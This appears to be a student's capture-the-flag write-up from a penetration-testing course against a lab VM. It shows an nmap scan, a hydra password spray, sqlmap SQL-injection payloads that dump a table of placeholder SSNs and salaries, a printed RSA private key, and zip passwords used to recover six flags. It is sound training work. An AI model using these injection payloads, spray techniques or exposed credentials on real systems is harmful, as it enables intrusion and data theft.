Solo Project - Capture the Flags

Shikha Mehta
120222382
ENPM685 0301

"I pledge in my honor that I have not given or received any unauthorized assistance on this assignment/examination."

ENPM685 Pictures Inc.


Goal: To assess the current state of ENPM685 Pictures, Inc's IT security through a penetration test and recommendations for improvement of the current environment. You are a Security Consultant who works for the IT security firm hired to perform this assessment.

- What flags you found
- How you discovered those flags

How were the flags discovered? The process I followed:

Initially, I found the IP address of our VM as follows:

1. Checking available IP addresses from kali linux




2. Performing nmap scan of the target vm with kali linux:


```
┌──(root㉿kali)-[/home/shikha1149]
└─# nmap 192.168.113.129
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-20 12:43 EDT
Nmap scan report for 192.168.113.129
Host is up (0.00064s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 00:0C:29:0B:54:91 (VMware)
```

The login credentials of the VM were found as follows:


1. I created a users.txt file including all users from the contact.php webpage of the website



2. I created a passwords.txt file including few possible passwords that can be used in a password spray attack




3. Performed a hydra attack to find the appropriate user and password



4. List of all users on the system using cat /etc/passwd

FLAG 1: skills in reading between the lines

This flag could be found on the careers.php web page under the IT Manager Requirements section (hidden in plain text without any sort of encryption)




```
root@midterm:~# cd /var/www
root@midterm:/var/www# ls
admin  html
root@midterm:/var/www# cd html
root@midterm:/var/www/html# ls
careers.php  contact.php  index.php  movies  movies.php  upload.php  uploads
root@midterm:/var/www/html# cat careers.php | grep "flag"
<li>flag1: skills in reading between the lines
```

FLAG 2: It's dangerous to go alone!


```
root@midterm:~# cd /var/www/admin
root@midterm:/var/www/admin# ls
admin-ssh-key.txt  index.html
root@midterm:/var/www/admin# cat index.html
<title>It's dangerous to go alone!</title>

<h1>ENPM685 Pictures, Inc. website admin interface</h1>
<br><br>
It's dangerous to go alone! Take this:
<br><br>
<a href="admin-ssh-key.txt">admin-ssh-key.txt</a>
<br><br>
(Don't forget to set the file permissions correctly! - <b>chmod 400 admin-ssh-key.txt</b>)
<br><br>
```

```
root@midterm:/var/www/admin# cat admin-ssh-key.txt
-----BEGIN RSA PRIVATE KEY-----
MIIEpQIBAAKCAQEA87JN6RQsrgNHLr7Ii0cIKQ99at7tgcSwLH3fwLLzuw5/pnDk
2Onhkl8+EI2EPzky9/boZ/fme6KmCbOl0b9S2Hsf8oy81eZWt3s3F2u5HqgUDCld
aT2/yNbPLR4eycupdoImLMy38QC/AGlegiLlPDi18a96Sa45TZdwtFCKYFPAyHaY
aLhF+HgshOTzwZyldji8qJ2o9IpDKyOCycdSLTwTdvY/lEIZt7i3waMMVRX2FkiT
w7AR1FbBH3mj9yjrFFNySGPTD9U4SiEXADbE5Fg4i/QQSmhJsLmzHehNDU3J1God
diiIOg38Cb+Z3k1SJvQj8uMTh5B9add3TsjcYwIDAQABAoIBAAb42/fGJvOXhOrW
dIBfmOEr2Oe6dwsWaH/tXgByXjzEzmwhoLqRY42/gdQRaG4yob2sZ7vJwONapOtO
I1Nb6O/enexfkGuCOornUIOv/MzevCwY5t5C8QC6/JRq3zCgzglg8dyoQr73aX+G
hDiu7OYLLVFr1tDS1jrdEVFnWH4m+Psit7o3/fnSZkhvLb51LNb9H8QOBdVauwOz
lm2EoykMc2Gl6JmDlca1LmXCxvLWzcZ7+BjYq58+OIGfFmhSZTW4CtFwdJr8ukrf
URA+YYVTP+bZVralOBFkaBSDlmwSYzq3vX58O5dmz4QyA8NO5ZHjINAC2HwvQe+2
iJFOZyECgYEA+6CrOd8DQipQ6oQP4d5rrhYGOy2TzvcMVvr/QEY/FV3unPV4dc8V
bvzntPtIvBh8364xpa5ObQKPicDROHvzov4fuhOou7kQIKdsZ6TVjueIefUUde1Y
tzi/xELp7mdcDTAWqwTMkysmdh6s5Vq/s9W2KCm4KxLBu8tK7i0161MCgYEA9+5a
4nATvg/pQeOwC4Uhf1cwTpts+D/FJIRv4bJ9ocAzU4ownO35BIdZZK1X5T851wQL
p6hSsl8CXpONPupfiMm1fUtbpfSxh6XDTYXH6oZU+FRZUF1X1mD5Uokedrl+mOD8
LF6/NMnDfVDau27YunkDuYxSBn1Ozt35CpD9OLECgYEAuHDOOX6cftVRtnTSx3cn
atWObyDLZTtE+kTE8LIM73aIvthXUdNXHKGYndpLOESiO7p1fcJEjjcAS7LgKQOC
SwkG7HgYiHFgVu8hON7MAxHHwc1ZEA/HpZWdSxjZK/zrRmdnVjgQVBee+5oElaFt
Pz55ZPsfmcMH6sVayTaufSOCgYEA3Qaf/Ug/QWw73WKXGd4Im9ZlmV5USgfHv6NV
fpa6CO4mM655Yh2ApvnmxqsGNbgk3zubDE8xOhSDLz9JZzJYEsEHy/g3bv5ymeQ7
9Utziu9QpsXDjbJ5UQPIoTzebKc3ZiEEjqWOveG1Jm3DYd8S1UJ3AJ5IrcJeVGts
zm+tXzECgYEA+upjw3m9925bgHJT6EfxbmWR5OyQBCW4rTHxkY6yX4VOMDTUjvhS
bx1TbAWhvMDFb4X/+GBB5gi1uLC1InpZVUCwhMHB4+dDCk8CIA8XnfhdFLC6ha4P
LFBOKSQhqoQynEAL3vcflU/n6G8lGuzuM6UtZeo5HROzpyddjz/WRtw=
-----END RSA PRIVATE KEY-----
```


FLAG 3: getting to the root of the problem

This flag was hidden as a password protected zip file inside the root user directory. The zip file had to be unzipped using the password “tile4store8quantity” that was easily accessible from the readme.txt file.



FLAG 4: contains a database consisting of SSNs, titles, names, and salaries of important employees of the organization.

This flag was found inside the available databases of mysql using sqlmap. On searching inside the database, I found the flag4_is_inside database and within this database, I found the flag4_is_inside table that revealed the SSNs, titles, names, and salaries of CEO, Contractor, Actor, Director.


13:14
root@kali: ~/.local/share/sqlmap/output/192.168.113.129/dump/flag4_is_inside
File Actions Edit View Help
┌──(root㉿kali)-[/home/shikha1149]
└─# sqlmap -u http://192.168.113.129/movies.php?id=sharknado --dbs
{1.8.2#stable}
https://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applic
able local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 13:08:43 /2024-03-22/
[13:08:44] [INFO] resuming back-end DBMS 'mysql'
[13:08:44] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: id (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: id=sharknado' AND 1187=1187 AND 'SOUo'='SOUo
Type: time-based blind
Title: MySQL ⩾ 5.0.12 AND time-based blind (query SLEEP)
Payload: id=sharknado' AND (SELECT 4230 FROM (SELECT(SLEEP(5)))mdEV) AND 'zTgt'='zTgt
Type: UNION query
Title: Generic UNION query (NULL) - 3 columns
Payload: id=sharknado' UNION ALL SELECT NULL,CONCAT(0×717a6a6271,0×5248515351787471 4c54796153566e4871565677484f655556434f6756675a70576c6a5877434955,0×7
16a707a71),NULL-- -
[13:08:44] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 20.04 or 19.10 or 20.10 (eoan or focal)
web application technology: Apache 2.4.41
back-end DBMS: MySQL 8
[13:08:44] [INFO] fetching database names
available databases [7]:
[*] enpm685
[*] flag4_is_inside
[*] information_schema
[*] movies


13:15
root@kali: ~/.local/share/sqlmap/output/192.168.113.129/dump/flag4_is_inside
File Actions Edit View Help
┌──(root㉿kali)-[/home/shikha1149]
└─# sqlmap -u http://192.168.113.129/movies.php?id=sharknado -D "flag4_is_inside" --tables
{1.8.2#stable}
https://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applic
able local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 13:09:34 /2024-03-22/
[13:09:34] [INFO] resuming back-end DBMS 'mysql'
[13:09:34] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: id (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: id=sharknado' AND 1187=1187 AND 'SOUo'='SOUo
Type: time-based blind
Title: MySQL ⩾ 5.0.12 AND time-based blind (query SLEEP)
Payload: id=sharknado' AND (SELECT 4230 FROM (SELECT(SLEEP(5)))mdEV) AND 'zTgt'='zTgt
Type: UNION query
Title: Generic UNION query (NULL) - 3 columns
Payload: id=sharknado' UNION ALL SELECT NULL,CONCAT(0×717a6a6271,0×5248515351787471 4c54796153566e4871565677484f655556434f6756675a70576c6a5877434955,0×7
16a707a71),NULL-- -
[13:09:34] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 20.10 or 19.10 or 20.04 (focal or eoan)
web application technology: Apache 2.4.41
back-end DBMS: MySQL 8
[13:09:34] [INFO] fetching tables for database: 'flag4_is_inside'
Database: flag4_is_inside
[1 table]
| flag4_is_inside |

```
[13:10:42] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 19.10 or 20.10 or 20.04 (focal or eoan)
web application technology: Apache 2.4.41
back-end DBMS: MySQL 8
[13:10:42] [INFO] fetching columns for table 'flag4_is_inside' in database 'flag4_is_inside'
[13:10:42] [INFO] fetching entries for table 'flag4_is_inside' in database 'flag4_is_inside'
Database: flag4_is_inside
Table: flag4_is_inside
[4 entries]
+----+-------------+------------+---------------------+---------+
| id | ssn         | title      | name                | salary  |
+----+-------------+------------+---------------------+---------+
| 1  | 000-00-0001 | CEO        | Bob Dobbs           | 1       |
| 2  | 000-00-0002 | Contractor | C. Montgomery Burns | 100000  |
| 3  | 111-22-9876 | Actor      | Brad Pitiful        | 9000000 |
| 4  | 220-00-1234 | Director   | Alan Smithee        | 25000   |
+----+-------------+------------+---------------------+---------+

[13:10:42] [INFO] table 'flag4_is_inside.flag4_is_inside' dumped to CSV file '/root/.local/share/sqlmap/output/192.168.113.129/dump/flag4_is_inside/flag4_is_inside.csv'
[13:10:42] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.113.129'

[*] ending @ 13:10:42 /2024-03-22/
```

FLAG 5: Let's spray these passwords with some air freshener because they stink!

This flag was hidden as a password protected zip file inside brad's user directory. The zip file had to be unzipped using the password "patrol3dressing9key" that was easily accessible from the readme.txt file.

```
brad@midterm:~$ ls
flag5-is-inside.zip  readme.txt
brad@midterm:~$ cat readme.txt
The password for the ZIP file is patrol3dressing9key
brad@midterm:~$ unzip flag5-is-inside.zip
Archive:  flag5-is-inside.zip
[flag5-is-inside.zip] flag5_is_inside.txt password:
  inflating: flag5_is_inside.txt
brad@midterm:~$ cat flag5_is_inside.txt
flag5: Let's spray these passwords with some air freshener because they stink!
brad@midterm:~$ _
```

FLAG 6: You never know what you'll find when you portscan

This flag was hidden as a password protected zip file inside the admin's user directory. The zip file had to be unzipped using the password "syndrome11tail2illusion" that was easily accessible from the readme.txt file.

```
root@midterm:~# cd /home/admin
root@midterm:/home/admin# ls
flag6-is-inside.zip  readme.txt
root@midterm:/home/admin# cat readme.txt
The password for the ZIP file is: syndrome11tail2illusion
root@midterm:/home/admin# unzip flag6-is-inside.zip
Archive:  flag6-is-inside.zip
[flag6-is-inside.zip] flag6_is_inside.txt password:
  inflating: flag6_is_inside.txt
root@midterm:/home/admin# cat flag6_is_inside.txt
flag6: You never know what you'll find when you portscan
```

Summary of the flags found:

Flag Number	Flag content	How were they discovered?	Recommendations
Flag 1	Skills in reading between the lines	From the careers.php web page	Abstracting information from the users
Flag 2	It's dangerous to go alone!	Web interface in /var/www/admin directory	Encrypting private key
Flag 3	Getting to the root of the problem	Root user zip file, password from readme.txt	Encrypting passwords and hiding passwords from plain sight
Flag 4	Database containing Ssn, title, name, salary	Sql databases on mysql using sqlmap	Protecting databases from unauthorized access by giving proper authentication and access control mechanisms.
Flag 5	Let's spray these passwords with some air freshener because they stink	Brad, cburns' user directory: flag5-is-inside.zip, password from readme.txt	Encrypting passwords and hiding passwords from plain sight
Flag 6	You never know what you'll find when you portscan	Admin user's directory, password from readme.txt	Encrypting passwords and hiding passwords from plain sight